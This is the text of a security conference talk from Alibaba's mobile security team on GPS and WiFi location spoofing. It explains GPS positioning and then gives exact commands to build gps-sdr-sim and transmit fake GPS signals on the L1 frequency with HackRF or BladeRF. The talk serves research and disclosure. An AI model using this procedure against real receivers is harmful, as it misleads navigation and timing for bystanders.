Is Your TimeSpace Safe?
Time and Position Spoofing with Open Source Projects
Mobile Security of Alibaba Group
Authors
Kang Wang, Mobile Security of Alibaba
Kang Wang is a security specialist of the mobile security division within the
Alibaba Corporation. He focuses on security issue of new technology. He is a
contributor of Linux Kernel (TDD-LTE USB Dongle support) as well as a co-
founder of the TUNA(Tsinghua University Network Administrators).
Aimin Pan, Mobile Security of Alibaba
Aimin Pan is the chief architect of the mobile security division within the Alibaba Corporation. He has written and
translated many books, including "Understanding the Windows Kernel"(Chinese edition, 2010) and "COM Principles
and Applications"(Chinese edition, 1999). Before joining Alibaba, he worked at Peking University (Beijing), Microsoft
Research Asia, and Shanda Innovations. Aimin has published more than 30 academic papers, filed 10 USA patents.
In recent years, his research focuses on mobile operating systems and security.
Shuhua Chen, Mobile Security of Alibaba
Shuhua Chen is the director of the mobile security division within the Alibaba
Corporation. He focuses on finding new technology and new business model to
help the industry solve security problems easily.
Outline
• 1. GPS Spoofing
• GPS Overview
• Open Source Code
• Experiment Results
• 2. WiFi Assisted Location Spoofing
• Principle of WiFi Assisted Positioning
• Collect SSID and BSSID
• WiFi Spoofing
• Experiment Results
• 3. Advices
Chapter 1
GPS Spoofing

Satellites 3
(x3, y3, z3)
(x, y, z)
c(∆t+τ3)

Three unknowns, three equations needed.
1.1 GPS Overview

Satellites 2
(x2, y2, z2)
Satellites 3
(x3, y3, z3)
Satellites4
(x4,y4,z4)
(x, y, z)
c(∆t+τ2)
c(∆t+τ3)
c(∆t+τ4)
Three unknowns, three equations needed.
Satellites 2
(x2, y2, z2)
Satellites 3
(x3, y3, z3)
Satellites4
(x4,y4,z4)
(x, y, z)
c(∆t+τ2)
c(∆t+τ3)
c(∆t+τ4)


Atomic Clock: In Synchronized State

Satellites 1
(x1, y1, z1)
Satellites 2
(x2, y2, z2)
Satellites 3
(x3, y3, z3)
Satellites4
(x4,y4,z4)
c(∆t+τ1)
(x, y, z)
c(∆t+τ2)
c(∆t+τ3)
c(∆t+τ4) Finally, it can be solved.
Adding the 4th satellite

1 2 3
54
1 2 3 4 5 6 7 8 9 10
1 Frame = 5 Subframes
1 Subframe = 10 Words
1 Word = 30 Bits
0.02 sec
Subframes 4 and 5
have 25 Pages
1 Master Frame includes all 25 pages of
subframes 4 & 5 = 37,500 bits taking 12.5 minutes
GPS Signal Frames
Structure of GPS Navigation Messages
2 NAVIGATION DATA RINEX VERSION / TYPE
CCRINEXN V1.6.0 UX CDDIS 21-DEC-14 15:31 PGM / RUN BY / DATE
IGS BROADCAST EPHEMERIS FILE COMMENT
0.2887D-07 0.2235D-07 -0.1192D-06 0.5960D-07 ION ALPHA
0.1536D+06 -0.1966D+06 -0.6554D+05 0.3932D+06 ION BETA
0.186264514923D-08 0.799360577730D-14 61440 1824 DELTA-UTC: A0,A1,T,W
16 LEAP SECONDS
END OF HEADER
1 14 12 20 0 0 0.0-0.109937973321D-04 0.341060513165D-12 0.000000000000D+00
0.920000000000D+02 0.183125000000D+02 0.486413118202D-08 0.206468198931D+01
0.944361090660D-06 0.373082933947D-02 0.576488673687D-05 0.515366174698D+04
0.518400000000D+06-0.540167093277D-07 0.952167249062D+00 0.204890966415D-07
0.961377027886D+00 0.266968750000D+03 0.444935335171D+00-0.814641075928D-08
0.415017287136D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00
0.200000000000D+01 0.000000000000D+00 0.558793544769D-08 0.920000000000D+02
0.511218000000D+06 0.400000000000D+01 0.000000000000D+00 0.000000000000D+00
2 14 12 20 0 0 0.0 0.536850653589D-03 0.227373675443D-11 0.000000000000D+00
0.550000000000D+02 0.222812500000D+02 0.512771380912D-08 0.275926302928D+01
0.110268592834D-05 0.140569622163D-01 0.626593828201D-05 0.515372654152D+04
0.518400000000D+06-0.204890966415D-07 0.918037446345D+00-0.216066837311D-06
0.939991586697D+00 0.245468750000D+03-0.235598690504D+01-0.807176459006D-08
0.526093335562D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00
0.200000000000D+01 0.000000000000D+00-0.204890966415D-07 0.550000000000D+02
0.518400000000D+06 0.000000000000D+00 0.000000000000D+00 0.000000000000D+00
[……]
RINEX (Receiver Independent Exchange Format) File Sample
ftp://cddis.gsfc.nasa.gov/gnss/data/daily/YYYY/DDD/YYn/brdcDDD0.YYn.Z
Broadcast Ephemeris Data
brdc3540.14n : December, 20th, 2014Date Example

1.2 Open Source Code
BladeRF HackRF USRP
$ ./gps-sdr-sim -h
Usage: gps-sdr-sim [options]
Options:
-e <gps_nav> RINEX navigation file for GPS ephemerides (required)
-u <user_motion> User motion file (dynamic mode)
-g <nmea_gga> NMEA GGA stream (dynamic mode)
> -l <location> Lat,Lon,Hgt (static mode) e.g. 30.286502,120.032669,100
-o <output> I/Q sampling data file (default: gpssim.bin)
-s <frequency> Sampling frequency [Hz] (default: 2600000)
-b <iq_bits> I/Q data format [8/16] (default: 8)
$ git clone git@github.com:osqzss/gps-sdr-sim.git
$ cd gps-sdr-sim
$ gcc gpssim.c -lm -fopenmp -o gps-sdr-sim
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 -b 16 # For BladeRF
$ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 # For HackRF
$ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 0 -R
# -t filename, Transmit data from file.
# -f freq_hz, Frequency in Hz.
# -s sample_rate, Sample rate in Hz.
# -a amp_enable, RX/TX RF amplifier 1=Enable, 0=Disable.
# -x gain_db, TX VGA (IF) gain, 0-47dB, 1dB steps.
# -R, Repeat TX mode.
$ bladeRF-cli -s bladerf.script
1. Compile and Install
2. Generate GPS baseband samples
3. Transmit via HackRF
4. or Transmit via BladeRF

